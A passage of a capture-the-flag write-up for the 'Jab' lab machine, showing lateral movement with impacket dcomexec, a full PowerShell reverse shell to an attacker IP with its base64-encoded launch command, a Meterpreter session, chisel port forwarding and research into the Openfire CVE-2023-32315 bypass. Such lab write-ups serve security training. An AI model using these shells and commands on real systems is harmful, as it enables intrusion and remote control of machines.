jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@jab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[-] Can't find a valid stringBinding to connect
```

We get the following error above that results due to use of a host name as a target instead of the IP. We change it and we get access denied.


```
impacket.wmiexec -shell-type powershell -dc-ip 10.10.11.4
jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.10.11.4 "whoami"
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[-] WMI Session Error: code: 0x80041003 - WBEM_E_ACCESS_DENIED
```

We can then try the `dcomexec` script to try to get command execution:

```
─$ impacket.dcomexec -object MMC20 -shell-type powershell -dc-ip 10.10.11.4
jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.10.11.4 'curl 10.10.14.231:81/' -
silentcommand
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra
```

```
[ANOTHER TERMINAL]
```



```
┌──(pyp㉿Ghost)-[~/…/HTB/Machines/Active/Jab]
└─$ cd www

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Jab/www]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
10.10.11.4 - - [26/Apr/2024 21:56:22] "GET / HTTP/1.1" 200 -
```

So we have command execution. To get a simple shell, we can use a powershell reverse shell in base64 format:

- rev.ps1

```
$listener = "10.10.14.231" # Attacker's IP address
$lport = 9001 # Attacker's listening port
$client = New-Object System.Net.Sockets.TCPClient($listener, $lport)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
    $sendback2 = $sendback + "PS " + (pwd).Path + "> "
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
```

- Conversion

```
└─$ cat rev.ps1 | iconv -t utf-16le | base64 -w 0 | xclip -sel clipboard

JABsAGkAcwB0AGUAbgBlAHIAIAA9ACAAIgAxADAALgAxADAALgAxADQALgAyADMAMQAiACAAIwAg
AEEAdAB0AGEAYwBrAGUAcgAnAHMAIABJAFAAIABhAGQAZAByAGUAcwBzAAoAJABsAHAAbwByAHQA
IAA9ACAAOQAwADAAMQAgACMAIABBAHQAdABhAGMAawBlAHIAJwBzACAAbABpAHMAdABlAG4AaQBu
AGcAIABwAG8AcgB0AAoAJABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAA
UwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAo
ACQAbABpAHMAdABlAG4AZQByACwAIAAkAGwAcABvAHIAdAApAAoAJABzAHQAcgBlAGEAbQAgAD0A
IAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApAAoAWwBiAHkAdABlAFsAXQBd
ACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0ACgB3AGgAaQBsAGUA
KAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAw
ACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsACgAgACAA
IAAgACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBh
AG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcA
KQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQAKACAAIAAg
ACAAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMA
aQBvAG4AIAAtAEMAbwBtAG0AYQBuAGQAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0
AC0AUwB0AHIAaQBuAGcAIAApAAoAIAAgACAAIAAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA
cwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABo
ACAAKwAgACIAPgAgACIACgAgACAAIAAgACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUA
eAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBz
ACgAJABzAGUAbgBkAGIAYQBjAGsAMgApAAoAIAAgACAAIAAkAHMAdAByAGUAYQBtAC4AVwByAGkA
dABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBn
AHQAaAApAAoAIAAgACAAIAAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQAKAH0ACgAkAGMA
bABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQAKAA==
```

- command

```
└─$ impacket.dcomexec -object MMC20 -shell-type cmd -dc-ip 10.10.11.4
jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.10.11.4 'powershell -enc
JABsAGkAcwB0AGUAbgBlAHIAIAA9ACAAIgAxADAALgAxADAALgAxADQALgAyADMAMQAiACAAIwAg
AEEAdAB0AGEAYwBrAGUAcgAnAHMAIABJAFAAIABhAGQAZAByAGUAcwBzAAoAJABsAHAAbwByAHQA
IAA9ACAAOQAwADAAMQAgACMAIABBAHQAdABhAGMAawBlAHIAJwBzACAAbABpAHMAdABlAG4AaQBu
AGcAIABwAG8AcgB0AAoAJABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAA
UwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAo
ACQAbABpAHMAdABlAG4AZQByACwAIAAkAGwAcABvAHIAdAApAAoAJABzAHQAcgBlAGEAbQAgAD0A
IAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApAAoAWwBiAHkAdABlAFsAXQBd
ACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0ACgB3AGgAaQBsAGUA
KAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAw
ACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsACgAgACAA
IAAgACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBh
AG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcA
KQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQAKACAAIAAg
ACAAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMA
aQBvAG4AIAAtAEMAbwBtAG0AYQBuAGQAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0
```

```
AC0AUwB0AHIAaQBuAGcAIAApAAoAIAAgACAAIAAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA
cwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABo
ACAAKwAgACIAPgAgACIACgAgACAAIAAgACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUA
eAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBz
ACgAJABzAGUAbgBkAGIAYQBjAGsAMgApAAoAIAAgACAAIAAkAHMAdAByAGUAYQBtAC4AVwByAGkA
dABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBn
AHQAaAApAAoAIAAgACAAIAAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQAKAH0ACgAkAGMA
bABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQAKAA==' -silentcommand
```

Netcat:

```
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.4 52400
whoami
jab\svc_openfire
PS C:\windows\system32>
```

02 - Privilege Escalation

jab.htb\svc_openfire

From there we can get a stable shell using metasploit and be able to enumerate further:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.231:9002
[*] Sending stage (201798 bytes) to 10.10.11.4
[*] Meterpreter session 1 opened (10.10.14.231:9002 -> 10.10.11.4:52422) at
2024-04-26 22:12:15 +0300

meterpreter > shell
Process 3540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5458]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\svc_openfire\Downloads>
```

We can even read the `user.txt`:

Looking at privileges:

```
C:\Users\svc_openfire\Downloads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------


Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

We have nothing interesting better, but we do see a very interesting file:

```
PS C:\> dir
dir
    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          1/8/2024  10:58 AM                PerfLogs
d-r---          2/1/2024   4:34 AM                Program Files
d-----          1/8/2024   9:51 PM                Program Files (x86)
d-r---         1/22/2024   1:36 PM                Users
d-----         2/21/2024   7:01 AM                Windows
-a----          1/8/2024  11:25 AM           1024 .rnd
```

Examining it, it appears to be a data file with nothing interesting but in the `Windows` directory. We can run winpeas to see our next step:

```
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:88             DC01:0                 LISTENING
  TCP    0.0.0.0:135            DC01:0                 LISTENING
  TCP    0.0.0.0:389            DC01:0                 LISTENING
  TCP    0.0.0.0:445            DC01:0                 LISTENING
  TCP    0.0.0.0:464            DC01:0                 LISTENING
  TCP    0.0.0.0:593            DC01:0                 LISTENING
  TCP    0.0.0.0:636            DC01:0                 LISTENING
  TCP    0.0.0.0:3268           DC01:0                 LISTENING
  TCP    0.0.0.0:3269           DC01:0                 LISTENING
  TCP    0.0.0.0:5222           DC01:0                 LISTENING
  TCP    0.0.0.0:5223           DC01:0                 LISTENING
  TCP    0.0.0.0:5262           DC01:0                 LISTENING
  TCP    0.0.0.0:5263           DC01:0                 LISTENING
  TCP    0.0.0.0:5269           DC01:0                 LISTENING
  TCP    0.0.0.0:5270           DC01:0                 LISTENING
  TCP    0.0.0.0:5275           DC01:0                 LISTENING
  TCP    0.0.0.0:5276           DC01:0                 LISTENING
  TCP    0.0.0.0:5985           DC01:0                 LISTENING
  TCP    0.0.0.0:7070           DC01:0                 LISTENING
  TCP    0.0.0.0:7443           DC01:0                 LISTENING
  TCP    0.0.0.0:7777           DC01:0                 LISTENING
  TCP    0.0.0.0:9389           DC01:0                 LISTENING
  TCP    0.0.0.0:47001          DC01:0                 LISTENING
  TCP    0.0.0.0:49664          DC01:0                 LISTENING
  TCP    0.0.0.0:49665          DC01:0                 LISTENING
  TCP    0.0.0.0:49666          DC01:0                 LISTENING
  TCP    0.0.0.0:49667          DC01:0                 LISTENING
  TCP    0.0.0.0:49671          DC01:0                 LISTENING
  TCP    0.0.0.0:49674          DC01:0                 LISTENING
  TCP    0.0.0.0:49675          DC01:0                 LISTENING
  TCP    0.0.0.0:49676          DC01:0                 LISTENING
  TCP    0.0.0.0:49681          DC01:0                 LISTENING
  TCP    0.0.0.0:49779          DC01:0                 LISTENING
  TCP    0.0.0.0:51178          DC01:0                 LISTENING
  TCP    0.0.0.0:51513          DC01:0                 LISTENING
  TCP    10.10.11.4:53          DC01:0                 LISTENING
  TCP    10.10.11.4:139         DC01:0                 LISTENING
```

We have million ports again but one stands out:

- The Openfire web administration login

```
  TCP    127.0.0.1:9090         DC01:0                 LISTENING
  TCP    127.0.0.1:9091         DC01:0                 LISTENING
```

We can use chisel to portforward the boxes:

- Client


```
└─$ ./chisel server --reverse --port 8081
2024/04/26 22:39:03 server: Reverse tunnelling enabled
2024/04/26 22:39:03 server: Fingerprint
T7qdPfhlZSJeoue+b1IFbwehBVjjo+CrNW/VRGE46zk=
2024/04/26 22:39:03 server: Listening on http://0.0.0.0:8081
```

- Server


```
C:\Users\svc_openfire\Downloads>chisel.exe client 10.10.14.231:8081 R:9090:127.0.0.1:9090
chisel.exe client 10.10.14.231:8081 R:9090:127.0.0.1:9090
2024/04/26 15:40:53 client: Connecting to ws://10.10.14.231:8081
2024/04/26 15:40:55 client: Connected (Latency 53.052ms)
^Z
Background channel 2? [y/N]  y
meterpreter > shell
Process 4180 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.5458]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\svc_openfire\Downloads>chisel.exe client 10.10.14.231:8081 R:9091:127.0.0.1:9091
chisel.exe client 10.10.14.231:8081 R:9091:127.0.0.1:9091
2024/04/26 15:41:16 client: Connecting to ws://10.10.14.231:8081
2024/04/26 15:41:18 client: Connected (Latency 205.0538ms)
^Z
Background channel 3? [y/N]  y
```

After that we access the browser:



We see the version: `openfire 4.7.5` and it may contain CVEs:



About 3,310 results (0.25 seconds)

Ignite Realtime
https://discourse.igniterealtime.org › security-issue-in-la...
Security Issue in latest Openfire 4.7.5 (Admin account take ...
21 Jun 2023 — Hey **Openfire** Team, I have found a major issue in latest **openfire 4.7.5**. Admin account take over via **openfire** rest api.

Rapid7
https://www.rapid7.com › modules › exploit › multi › http
Openfire authentication bypass with RCE plugin
19 Jul 2023 — This **vulnerability** affects all versions of **Openfire** that have been released since April 2015, starting with version 3.10.0. The problem has been ...


GitHub
https://github.com › CVE-2023-32315-EXPLOIT
CVE-2023-32315 - Openfire Authentication Bypass
This **vulnerability** impacts all **Openfire** versions released after April 2015, commencing from version 3.10.0. The issue has been patched in releases **4.7.5** and 4.6 ...

Ignite Realtime
https://discourse.igniterealtime.org › cve-2023-32315-o...
CVE-2023-32315: Openfire Administration Console ...
23 May 2023 — It is troubling to see an **exploit** being used in the wild. Sadly, that was to be expected. It probably goes without saying that Surevine, the ...

Vicarius
https://www.vicarius.io › vsociety › posts › cve-2023-32...
CVE-2023-32315 - Path Traversal in Openfire leads to RCE
3 Sept 2023 — Description: **Openfire** is an XMPP server **Openfire** and a web-based application. Vendor: **Openfire**. Product Version: **4.7.5** and 4.6.8. **Openfire** is ...

VulnCheck


We see a version of a CVE: `CVE-2023-32315` which we can clone from github:https://github.com/tangxiaofeng7/CVE-2023-32315-Openfire-Bypass
We can use the blog https://www.vicarius.io/vsociety/posts/cve-2023-32315-path-traversal-in-openfire-leads-to-rce to access the web page and exploit the CVE. But no luck, however remember we had the user `svc_openfire` who had credentials:



svc_openfire

Login failed: make sure your username and password are correct and that you're an admin.

Openfire, Version: 4.7.5



Openfire 4.7.5, build
Logged in as **svc_openfire**
Clustering status -

Server Information

Below you will find server information, ports being used and latest news about Openfire.

Server Properties

Server Uptime: 6 hours, 54 minutes -- started Apr 26, 2024 10:18:19 AM
Version: Openfire 4.7.5
Server Directory: C:\Program Files\Openfire
XMPP Domain Name: ⚠ jab.htb

